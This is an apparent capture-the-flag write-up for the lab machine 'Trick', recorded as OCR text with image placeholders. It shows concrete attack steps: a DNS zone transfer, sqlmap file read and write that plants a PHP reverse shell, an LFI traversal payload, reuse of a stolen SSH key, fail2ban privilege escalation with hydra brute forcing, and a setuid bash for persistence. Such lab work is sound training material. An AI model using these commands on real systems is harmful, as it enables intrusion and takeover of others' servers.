

Trick

Port Scan



```
└─$ sudo nmap -sC -sV -p22,25,53,80 -oN nmap.txt trick.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-15 08:04 EDT
Stats: 0:01:02 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 08:06 (0:00:21 remaining)
Stats: 0:03:03 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.64% done; ETC: 08:08 (0:00:00 remaining)
Nmap scan report for trick.htb (10.129.227.180)
Host is up (0.054s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 61:ff:29:3b:36:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA)
|   256 9e:cd:f2:40:61:96:ea:21:a6:ce:26:02:af:75:9a:78 (ECDSA)
|_  256 72:93:f9:11:58:de:34:ad:12:b5:4b:4a:73:64:b9:70 (ED25519)
25/tcp open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
53/tcp open  domain  ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u7-Debian
80/tcp open  http    nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Coming Soon - Start Bootstrap Theme
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 243.46 seconds
```


Port 80



DNS: Port 53

Since we know that DNS port 53 is open, I tried to do I zone transfer, and here is what I got.

`dig axfr @10.129.227.180 trick.htb`



```
┌──(kali㉿kali)-[~/Documents/github/ctf/HackTheBox/Trick]
└─$ dig axfr @10.129.227.180 trick.htb

; <<>> DiG 9.20.0-Debian <<>> axfr @10.129.227.180 trick.htb
; (1 server found)
;; global options: +cmd
trick.htb.              604800  IN      SOA     trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
trick.htb.              604800  IN      NS      trick.htb.
trick.htb.              604800  IN      A       127.0.0.1
trick.htb.              604800  IN      AAAA    ::1
preprod-payroll.trick.htb. 604800 IN    CNAME   trick.htb.
trick.htb.              604800  IN      SOA     trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
;; Query time: 39 msec
;; SERVER: 10.129.227.180#53(10.129.227.180) (TCP)
;; WHEN: Tue Apr 15 08:11:18 EDT 2025
;; XFR size: 6 records (messages 1, bytes 231)
```

New subdomain was found.


`preprod-payroll.trick.htb`

`root.trick.htb`

I am adding these to my `/etc/hosts`


Payroll Management System

I went to preprod-payroll




Researching...

Something interesting that I found was:



However, it did not give me much information about the SQL Injection.



SQL Injection

After researching for a little bit I found a cool tool called `sqlmap`. Basically it designed to look for sql injections. First I just ran it to see if the webpage was vulnerable to SQL Injections.

```
sqlmap -u http://preprod-payroll.trick.htb
/payroll_items.php?id=1
```

Some cool features that I found, that may help us in the future.

File read:

```
sqlmap -u http://preprod-payroll.trick.htb
/payroll_items.php?id=1 --file-read="/etc/passwd"
```

File upload:

```
sqlmap -u http://preprod-payroll.trick.htb
/payroll_items.php?id=1 --file-write="(local-file)" --file-
dest="(destination-filepath)"
```

I went ahead and thought that would be good to put a reverse shell on the system in case we need it. I got the *PentestMonkey* one from revshells and put it on the system

```
sqlmap -u http://preprod-payroll.trick.htb
/payroll_items.php?id=1 --file-write="shell.php" --file-
dest="/tmp/shell.php"
```


Discovery

Since I knew the webserver was running `nginx` I decided to check if it had any other subdomains that I did not know of.


I used my file reading ability and read `/etc/nginx/sites-available/default`

```
┌──(kali㉿kali)-[~/Documents/github/ctf/HackTheBox/Trick]
└─$ cat _etc_nginx_sites-available_default
server {
        listen 80 default_server;
        listen [::]:80 default_server;
        server_name trick.htb;
        root /var/www/html;

        index index.html index.htm index.nginx-debian.html;

        server_name _;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm.sock;
        }
}

server {
        listen 80;
        listen [::]:80;

        server_name preprod-marketing.trick.htb;

        root /var/www/market;
        index index.php;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm-michael.sock;
        }
}

server {
        listen 80;
        listen [::]:80;
```

preprod-marketing




Here is what I noticed when I clicked on Services:




LFI (Local File Inclusion)

I started messing around trying to find LFI.



However, after a little bit more of trying I found this:




Reverse Shell

Remember the php reverse shell that we got onto the system earlier? Now, I start a nc listener wait for magic.

`nc -lvnp 4444`

`http://preprod-marketing.trick.htb/index.php?page=....//....//....//....//....//....//....//....//tmp/shell.php`




Research

I moved around the system and found `id_rsa` for `michael` in `/home/michael/.ssh/id_rsa`

I used it and was able to `ssh` as michael.


Privilege Escalation

I ran `sudo -l` to see if I was able to run anything as root.




Looks like I can run `fail2ban restart` as root.

I did some more research on `fail2ban` on the system.




This is something interesting and useful that I found.
The directory `action.d` was owned by the `security` group and `michael` was part of the group.

I looked around a little more to find what I could do with that.




I read the `/etc/fail2ban/jail.conf` I found this configuration for `ssh`. It means if there are more than 5 failed attempts of ssh login, it will ban it.

After a little bit of research I found that the `action.d` directory is reponsible for all the actions including banning. There are many config files, but since there is no any special for ssh, we can assume that one of the iptables should work.




I created a `/tmp/shell.sh` for my root reverse shell.



Don't forget `chmod +x /tmp/shell.sh` so it can be run.

Even though michael was part of the security group I was not able to modify the contents of the config files




Here is a little trick:

`mv action.d/iptables-multiport.conf action.d/iptables-multiport.conf.bak`

`cp action.d/iptables-multiport.conf.bak action.d/iptables-multiport.conf`

Then, I changed these lines in `iptables-multiport.conf`




Restarted `fail2ban`

`sudo /etc/init.d/fail2ban restart`

Started `hydra` ssh brute forcing so it gets enough failed login attempts.

`hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://trick.htb`

Now I just had to wait for magic. After a few seconds my root shell appeared.



For persistence I immediately typed `chmod +s /bin/bash` from my root reverse shell. And then in michael's ssh I typed `/bin/bash -p` to get my **root** shell in the ssh.